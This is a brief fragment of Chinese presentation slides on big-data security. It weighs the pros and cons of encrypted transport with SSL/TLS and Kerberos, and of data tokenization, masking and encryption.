
- 采用SSL、TLS加密传输、kerberos做凭证服务。
- 优势：可对外网提供服务，无需部署边界，密文传输。
- 劣势：部署复杂，运维成本高。

数据

- 对数据进行标记化处理，对数据中心进行标记，脱敏，加密。
- 优势：解决了数据共享问题。
- 劣势：系统复杂度增加，性能下降。



大数据安全解决方案



Thank you